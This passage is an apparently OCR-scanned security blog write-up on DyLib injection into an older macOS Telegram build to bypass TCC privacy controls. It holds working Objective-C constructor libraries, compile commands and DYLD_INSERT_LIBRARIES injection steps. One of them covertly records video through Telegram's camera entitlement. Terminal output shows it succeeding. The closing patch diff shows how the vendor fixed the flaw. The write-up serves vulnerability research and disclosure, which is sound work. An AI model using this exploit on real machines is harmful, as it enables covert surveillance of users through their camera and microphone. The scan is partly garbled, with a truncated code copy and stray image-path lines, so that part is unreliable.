- **NSAddImage():** On `MacOS`, `Objective-C` applications can use the `NSAddImage()` function to dynamically load a `DyLibs` at
- runtime. This function allows the application to load a library and use the symbols defined in it.
- **dlopen() and dlsym():** Applications can use the standard `C` library functions `dlopen()` and `dlsym()` to load and access symbols from `DyLibs` at runtime. These functions are commonly used in dynamic loading scenarios.

Is it only vulnerable when it has this `Entitlement` ? No, and There are other cases as the following:

- When the app is not defined as `Hardened Runtime`.
- When the app has `com.apple.security.cs.disable-library-validation` in the `Entitlements`.
- When the app has `com.apple.security.cs.allow-dyld-environment-variables` in the `Entitlements`.

Our main focus now is to exploit `DyLib` Injection through **Dyld Environment Variable**, We can do this easily by setting

the `DYLD_INSERT_LIBRARIES` environment variable. To inject our `DyLib` we need to write our own malicious one to use and this

can be done using `Objective-C`, Which is primarily used in development for `OSX` and `IOS`. In other words, Apple products.

back in the time, It was developed by `NeXT` for the `NeXTSTEP OS` before Apple takes it. the language is a superset

of `C` language. We won't cover the basics of `Objective-C`, But, We will be explaining the code parts:

```
#import <Foundation/Foundation.h>

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
NSLog(@"[+] Dynamic library loaded into %s", argv[0]);
}
```

First, We Imported the `Foundation` framework which provides fundamental classes and functionality similar to `stdio.h` library

in `C` language. Then, `__attribute__((constructor))` which is a compiler attribute, When applied to a function, It indicates that

the function should be executed automatically when the `DyLib` is loaded. After that, we declared a static function

named `telegram` Inside it, we can see `NSLog(@"[+] Dynamic library loaded into %s", argv[0]);` which prints a massage followed by

the value of the first element of the `argv` array which represents the path to the executable of the app that loaded

the `DyLib`. Now, Let's save our code in a file named `teleDyLib.m`:

After that, we will be compiling our code using `gcc` normally using the following:

```
gcc -framework Foundation -dynamiclib teleDyLib.m -o tele.dylib
```

Here we specified the framework we wanna use `-framework` argument, Along with `-dynamiclib` argument to compile our code as

a `DyLib`.

```
[labatrixteam@Labatrixs-Mac-mini telegram % gcc -framework Foundation -dynamiclib teleDyLib.m -o tele.dylib
[labatrixteam@Labatrixs-Mac-mini telegram % ls
entit.plist     tele.dylib      teleDyLib.m
labatrixteam@Labatrixs-Mac-mini telegram %
```

Here we see our `DyLib` ready. Now, Let's perform our `DyLib` Injection to test it:

```
DYLD_INSERT_LIBRARIES=tele.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
```

```
labatrixteam@Labatrixs-Mac-mini telegram % DYLD_INSERT_LIBRARIES=tele.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
2023-07-25 23:23:44.170 Telegram[2758:122404] [+] Dynamic library loaded into /Applications/Telegram.app/Contents/MacOS/Telegram
fetchMessageHistoryHole for direct(2:Id(rawValue: 1532237524), nil direction range(2:Id(rawValue: 1532237524):0_1294, 2:Id(rawValue: 1532237524):0_2147483646) space .everywhere
fetchMessageHistoryHole for direct(2:Id(rawValue: 1481269569), nil direction range(2:Id(rawValue: 1481269569):0_912, 2:Id(rawValue: 1481269569):0_2147483646) space .everywhere
fetchMessageHistoryHole for direct(2:Id(rawValue: 1532237524), nil space .everywhere done
fetchMessageHistoryHole for direct(2:Id(rawValue: 1481269569), nil space .everywhere done
2023-07-25 23:23:51.636 Telegram[2758:122404] check updates: https://osx.telegram.org/updates/versions.xml
```

Here we can see in the screenshot the highlighted spot, Where the output shows that the library Injected and loaded

successfully. Let's Take a look at it dynamically while `Telegram` loading our library using `opensnoop` tool.

Basically, `opensnoop` tracks file opens. As a process issues a file open, details such as `UID`, `PID` and `pathname` are printed

out.:

```
sudo opensnoop -n Telegram -a
```

Here we defined the process to trace by name using `-n` and `-a` is used to print all data.

```
labatrixteam@Labatrixs-Mac-mini telegram % sudo opensnoop -n Telegram -a
Password:
TIME         STRTIME              UID   PID  FD ERR PATH               ARGS
6857629390   2023 Jul 26 19:54:44 501   2995   3   0 /                  Telegram\0
6857629673   2023 Jul 26 19:54:44 501   2995   3   0 /Applications/Telegram.app/Contents/MacOS/Telegram Telegram\0
6857629864   2023 Jul 26 19:54:44 501   2995   3   0 tele.dylib         Telegram\0
6857629918   2023 Jul 26 19:54:44 501   2995   3   0 tele.dylib         Telegram\0
6857630387   2023 Jul 26 19:54:44 501   2995   3   0 /Users/labatrixteam/telegram/tele.dylib Telegram\0
6857635492   2023 Jul 26 19:54:44 501   2995  -1   2 @rpath/Sparkle.framework/Versions/A/Sparkle Telegram\0
6857635522   2023 Jul 26 19:54:44 501   2995  -1   2 @rpath/Sparkle.framework/Versions/A Telegram\0
6857635607   2023 Jul 26 19:54:44 501   2995   3   0 /Applications/Telegram.app/Contents/Frameworks/Sparkle.framework/Versions/A/Sparkle Telegram\0
6857636615   2023 Jul 26 19:54:44 501   2995   3   0 /Applications/Telegram.app/Contents/Frameworks/Sparkle.framework/Versions/A/Sparkle Telegram\0
6857643614   2023 Jul 26 19:54:44 501   2995   3   0 /dev/dtracehelper  Telegram\0
6857646127   2023 Jul 26 19:54:44 501   2995   3   0 /Users/labatrixteam/telegram/tele.dylib Telegram\0
```

Here we can see clearly the loaded files by `Telegram` app which includes our library (Highlighted in the screenshot) including

library path and other information as the following:

- `ZONE`: Zone name.

- `UID`: User ID.

- `PID`: Process ID.

- `PPID`: Parent Process ID.

- `FD`: File Descriptor (-1 is error).

- `ERR`: errno value (see /usr/include/sys/errno.h).

- `CWD`: current working directory of the process.

- `PATH`: pathname for file open.

- `COMM`: command name for the process.

- `ARGS`: argument listing for the process.

- `TIME`: timestamp for the open event, us.

- `STRTIME`: timestamp for the open event, string.

Now, How that could be exploited or what impact could that cause? Basically, We are going to bypass `TCC` and get access to the

same `Entitlements` as `Telegram` app, Since our code is loaded within the app then we will act based on `Telegram` permissions

and has access to the same things as the following:

- `com.apple.security.device.audio-input`: This key grants the application access to audio input devices, such as the
- microphone. Setting this value to true allows the application to access the audio input device (`microphone`). which enables
- the application to record audio.

- `com.apple.security.device.camera`: This key grants the application access to the camera. Setting this value to true allows
- the application to access the device's camera. which enables the application to capture images or record video using the camera.

- `com.apple.security.personal-information.location`: This key grants the application access to the user's location information.
- Setting this value to true allows the application to access the user's location information. It enables the application to
- retrieve the device's current location using GPS or other location services.

And the same goes for the other `Entitlements`. Now it's the time to start exploiting this and showcase for each one of

the `Entitlement`. Before we start we will need to use the `launch agent` to bypass the restrictions. But fIRST Let's see what

will happen if we Injected the following `DyLib`:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface CameraAccessChecker : NSObject

+ (BOOL)hasCameraAccess;

@end

@implementation CameraAccessChecker

+ (BOOL)hasCameraAccess {
    AVAuthorizationStatus status = [AVCaptureDevice
authorizationStatusForMediaType:AVMediaTypeVideo];
    if (status == AVAuthorizationStatusAuthorized) {
        NSLog(@"[+] Access to camera granted.");
        return YES;
    } else {
        NSLog(@"[-] Access to camera denied.");
        return NO;
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    [CameraAccessChecker hasCameraAccess];
}
```

So, This `DyLib` will check if we have access to the camera or not. Let's explain the code.

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
```

Here we imported the required frameworks. `Foundation` provides fundamental classes and data types, while `AVFoundation` providing

classes for working with audio and video.

```
@interface CameraAccessChecker : NSObject

+ (BOOL)hasCameraAccess;

@end
```

In this part, we defined the interface of the `CameraAccessChecker` class which is a subclass of `NSObject` and the interface

contains a single class method `+ (BOOL)hasCameraAccess;`. Then, marks the end of the class interface.

```
@implementation CameraAccessChecker

+ (BOOL)hasCameraAccess {
    AVAuthorizationStatus status = [AVCaptureDevice
authorizationStatusForMediaType:AVMediaTypeVideo];
    if (status == AVAuthorizationStatusAuthorized) {
        NSLog(@"[+] Access to camera granted.");
        return YES;
    } else {
        NSLog(@"[-] Access to camera denied.");
        return NO;
    }
}

@end
```

Here we start the implementation of the `CameraAccessChecker` class. Then, define the class method `hasCameraAccess` which returns

a boolean value (`BOOL`) indicating whether the app has access to the camera or not. After that,

`AVAuthorizationStatus status = [AVCaptureDevice authorizationStatusForMediaType:AVMediaTypeVideo];:` it retrieves the current


authorization status for accessing the camera using the `AVCaptureDevice` class. Following the

method `authorizationStatusForMediaType` is used to check the authorization status for a specific media type, which in this case

is video (`AVMediaTypeVideo`). Then, It checks if the authorization status is `AVAuthorizationStatusAuthorized` which means the app

has been granted access to the camera. If it has access then it will print `[+] Access to camera granted.` if not then it will

print `[-] Access to camera denied.`. Now, It's the time to compile our `DyLib` and try it out:




Here we saved our code in `CamTest.m`.

```
gcc -framework Foundation -framework AVFoundation -dynamiclib CamTest.m -o CamTest.dylib
```

```
labatrixteam@Labatrixs-Mac-mini telegram % gcc -framework Foundation -framework AVFoundation -dynamiclib CamTest.m -o CamTest.dylib
labatrixteam@Labatrixs-Mac-mini telegram % ls
CamTest.dylib   CamTest.m       entit.plist     tele.dylib      tele.dylib.dSYM teleDyLib.m
```

Our `DyLib` is ready, Let's Inject it into `Telegram`:

```
DYLD_INSERT_LIBRARIES=CamTest.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
```



As we can see we can access the camera as Telegram has access to it. The same goes for the microphone:


Microphone code:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface MicrophoneAccessChecker : NSObject

+ (BOOL)hasMicrophoneAccess;

@end

@implementation MicrophoneAccessChecker

+ (BOOL)hasMicrophoneAccess {
    AVAuthorizationStatus status = [AVCaptureDevice
authorizationStatusForMediaType:AVMediaTypeAudio];
    if (status == AVAuthorizationStatusAuthorized) {
        NSLog(@"[+] Access to microphone granted.");
        return YES;
    } else {
        NSLog(@"[-] Access to microphone denied.");
        return NO;
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    [MicrophoneAccessChecker hasMicrophoneAccess];
}
```

Microphone Compile:

```
gcc -framework Foundation -framework AVFoundation -dynamiclib MicTest.m -o MicTest.dylib
```

- Microphone Test:

- 

Exploitation

Now, It's the time for exploitation. The following code will let us access the camera and record a video for 3 seconds:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate>

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end

@implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}

- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];
    NSError *error;
    self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:videoDevice error:&error];

    if (error) {
        NSLog(@"Error setting up video device input: %@", [error localizedDescription]);
        return;
    }

    if ([self.captureSession canAddInput:self.videoDeviceInput]) {
        [self.captureSession addInput:self.videoDeviceInput];
    }

    self.movieFileOutput = [[AVCaptureMovieFileOutput alloc] init];

    if ([self.captureSession canAddOutput:self.movieFileOutput]) {
        [self.captureSession addOutput:self.movieFileOutput];
    }
}

- (void)startRecording {
    [self.captureSession startRunning];
    NSString *outputFilePath = [NSTemporaryDirectory()
```

```
stringByAppendingPathComponent:@"recording.mov"];
    NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath];
    [self.movieFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self];
    NSLog(@"Recording started");
}

- (void)stopRecording {
    [self.movieFileOutput stopRecording];
    [self.captureSession stopRunning];
    NSLog(@"Recording stopped");
}

#pragma mark - AVCaptureFileOutputRecordingDelegate

- (void)captureOutput:(AVCaptureFileOutput *)captureOutput
didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
      fromConnections:(NSArray<AVCaptureConnection *> *)connections
                error:(NSError *)error {
    if (error) {
        NSLog(@"Recording failed: %@", [error localizedDescription]);
    } else {
        NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path);
    }
}

@end

__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    VideoRecorder *videoRecorder = [[VideoRecorder alloc] init];

    [videoRecorder startRecording];
    [NSThread sleepForTimeInterval:3.0];
    [videoRecorder stopRecording];

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
```

Let's explain the code by part by part:

```
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>
```

The `Foundation` framework provides basic classes and data types, while `AVFoundation` providing classes for working with audio

and video.

```
@interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate>

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end
```

This interface declares a class called `VideoRecorder` that conforms to the `AVCaptureFileOutputRecordingDelegate` protocol. It

defines properties for the `AVCaptureSession` (used to coordinate video capture), `AVCaptureDeviceInput` (used to represent the

device's camera as an input source), and `AVCaptureMovieFileOutput` (used to write the captured video to a file).

```
@implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}
```

Here is the initializer for the `VideoRecorder` class. When an instance `VideoRecorder` is created, it automatically calls

the `setupCaptureSession` method to set up the video capture session.

```
- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMediaType:AVMediaTypeVideo];
    NSError *error;
    self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:videoDevice error:&error];

    if (error) {
        NSLog(@"Error setting up video device input: %@", [error localizedDescription]);
        return;
    }

    if ([self.captureSession canAddInput:self.videoDeviceInput]) {
        [self.captureSession addInput:self.videoDeviceInput];
    }

    self.movieFileOutput = [[AVCaptureMovieFileOutput alloc] init];

    if ([self.captureSession canAddOutput:self.movieFileOutput]) {
        [self.captureSession addOutput:self.movieFileOutput];
    }
}
```

In this method, we set up `AVCaptureSession` and configures it to use the device's default video capture device (camera). It

checks for errors during device input configuration and adds the video device input and movie file output to the capture

session if possible.

```
- (void)startRecording {
    [self.captureSession startRunning];
    NSString *outputFilePath = [NSTemporaryDirectory()
stringByAppendingPathComponent:@"recording.mov"];
    NSURL *outputFileURL = [NSURL fileURLWithPath:outputFilePath];
    [self.movieFileOutput startRecordingToOutputFileURL:outputFileURL recordingDelegate:self];
    NSLog(@"Recording started");
}

- (void)stopRecording {
    [self.movieFileOutput stopRecording];
    [self.captureSession stopRunning];
    NSLog(@"Recording stopped");
}
```

The `startRecording` method starts `AVCaptureSession` and begins recording video to a file with the specified output file URL.

The `stopRecording` the method stops the recording and the `AVCaptureSession`.

```
#pragma mark - AVCaptureFileOutputRecordingDelegate

- (void)captureOutput:(AVCaptureFileOutput *)captureOutput
didFinishRecordingToOutputFileAtURL:(NSURL *)outputFileURL
      fromConnections:(NSArray<AVCaptureConnection *> *)connections
                error:(NSError *)error {
    if (error) {
        NSLog(@"Recording failed: %@", [error localizedDescription]);
    } else {
        NSLog(@"Recording finished successfully. Saved to %@", outputFileURL.path);
    }
}
```

This delegate method is called when the recording is finished. It checks for any error and logs the result accordingly.

```
__attribute__((constructor))
static void telegram(int argc, const char **argv) {
    VideoRecorder *videoRecorder = [[VideoRecorder alloc] init];

    [videoRecorder startRecording];
    [NSThread sleepForTimeInterval:3.0];
    [videoRecorder stopRecording];

    [[NSRunLoop currentRunLoop] runUntilDate:[NSDate dateWithTimeIntervalSinceNow:1.0]];
}
```

Finally, This function is marked with the `__attribute__((constructor))` attribute which makes it a constructor function. It is

automatically called before the main function of the program starts running and inside it a new instance of

the `VideoRecorder` class is created and then video recording is started and stopped with a 3 seconds delay between

the `start` and `stop` calls. Now, Let's Save our code into a file and name it `Camexploit.m`:

Camexploit.m

```objc
#import <Foundation/Foundation.h>
#import <AVFoundation/AVFoundation.h>

@interface VideoRecorder : NSObject <AVCaptureFileOutputRecordingDelegate

@property (strong, nonatomic) AVCaptureSession *captureSession;
@property (strong, nonatomic) AVCaptureDeviceInput *videoDeviceInput;
@property (strong, nonatomic) AVCaptureMovieFileOutput *movieFileOutput;

- (void)startRecording;
- (void)stopRecording;

@end

@implementation VideoRecorder

- (instancetype)init {
    self = [super init];
    if (self) {
        [self setupCaptureSession];
    }
    return self;
}

- (void)setupCaptureSession {
    self.captureSession = [[AVCaptureSession alloc] init];
    self.captureSession.sessionPreset = AVCaptureSessionPresetHigh;

    AVCaptureDevice *videoDevice = [AVCaptureDevice defaultDeviceWithMedi
    NSError *error;
    self.videoDeviceInput = [[AVCaptureDeviceInput alloc] initWithDevice:

    if (error) {
        NSLog(@"Error setting up video device input: %@", [error localize
        return;
```

Compiling and testing time:

```
gcc -dynamiclib -framework Foundation -framework AVFoundation Camexploit.m -o Cam.dylib
```


```
labatrixteam@Labatrixs-Mac-mini telegram % DYLD_INSERT_LIBRARIES=cam.dylib /Applications/Telegram.app/Contents/MacOS/Telegram
2023-07-27 18:42:13.063 Telegram[1270:40211] Recording started
2023-07-27 18:42:16.092 Telegram[1270:40211] Recording stopped
2023-07-27 18:42:16.094 Telegram[1270:40211] Recording finished successfully. Saved to /var/folders/vd/@qrj318n3jz1b78pwxcyxjjm0000gn/T/recording.mov
2023-07-27 18:42:22.517 Telegram[1270:40211] check updates: https://osx.telegram.org/updates/versions.xml
dyld[1277]: terminating because inserted dylib 'cam.dylib' could not be loaded: tried: 'cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/System/Volumes/Preboot/Cryptexes/OScam.dylib' (no such file), 'cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/Users/labatrixteam/telegram/cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/System/Volumes/Preboot/Cryptexes/OS/Users/labatrixteam/telegram/cam.dylib' (no such file), '/Users/labatrixteam/telegram/cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need ''))
dyld[1277]: tried: 'cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/System/Volumes/Preboot/Cryptexes/OScam.dylib' (no such file), 'cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/Users/labatrixteam/telegram/cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need '')), '/System/Volumes/Preboot/Cryptexes/OS/Users/labatrixteam/telegram/cam.dylib' (no such file), '/Users/labatrixteam/telegram/cam.dylib' (mach-o file, but is an incompatible architecture (have 'arm64', need ''))
fetchMessageHistoryHole for direct(2:Id(rawValue: 1432749574), nil direction range(2:Id(rawValue: 1432749574):0_317440, 2:Id(rawValue: 1432749574):0_1) space .everywhere
fetchMessageHistoryHole for direct(2:Id(rawValue: 1432749574), nil space .everywhere done
```

Here we can see it recorded successfully and saved into `/var/folders/vd/0qrj318n3jz1b78pwxcyxjjm0000gn/T/recording.mov`. The `Mac` I

am using is `Mac-Mini M2 CHIP`. In other versions of `telegram` it may output that the terminal wants to access the camera.

Because of sandbox restrictions. In this case, we are going to use `Launch Agent` it to bypass it. In the next part.

Patch Diffing




Here is the patch diffing between the version we worked on and the last version. Is that we can easily see that in

the `Entitlements` the team removed `com.apple.security.cs.disable-library-validation`, So the app check the signature of the

library before loading it. and added new `Entitlements` for read/write and others (Like enabling sandboxing). Finally, The app

the last version is Hardened Runtime so the app will prevent the `DyLib` Injection as we can see in the following screenshot:



Conclusion

In this analysis, We understood a lot of terms and technology that are used with-in `MacOS` such as

`Code Signing`, `Entitlements`, `Hardend Runtime` and many more. We detailed the vulnerability, Why does it happen, How

the `DyLib` The injection works & The cases that the app can be vulnerable to it. Finally, We show how an attacker can use this

vulnerability to bypass `TCC` and Record a video and It can be exploited with anything `Telegram` has access to.

Resources

- https://developer.apple.com/library/archive/documentation/DeveloperTools/Conceptual/DynamicLibraries/100-Articles/OverviewOfDynamicLibraries.html#//apple_ref/doc/uid/TP40001873-SW1
- https://developer.apple.com/documentation/security/hardened_runtime
- https://developer.apple.com/documentation/security/code_signing_services
- https://developer.apple.com/documentation/bundleresources/entitlements/com_apple_developer_location_push
- https://developer.apple.com/documentation/bundleresources/entitlements/com_apple_developer_authentication-services_autofill-credential-provider
- https://developer.apple.com/library/archive/documentation/Miscellaneous/Reference/EntitlementKeyReference/Chapters/AboutEntitlements.html

- https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/CreatingLaunchdJobs.html
- https://www.mdsec.co.uk/2018/08/escaping-the-sandbox-microsoft-office-on-macos/
- https://ofiralmkias.medium.com/bypassing-macos-sandbox-performing-privilege-escalation-and-more-2a020efd7ceb
- https://support.apple.com/en-my/guide/terminal/apdc6c1077b-5d5d-4d35-9c19-60f2397b2369/mac
- https://danrevah.github.io/2023/05/15/CVE-2023-26818-Bypass-TCC-with-Telegram/

Michael Assraf
5 months ago

Great piece

MHZ Cyber
6 months ago

keep it up brother
looking forward for the next part.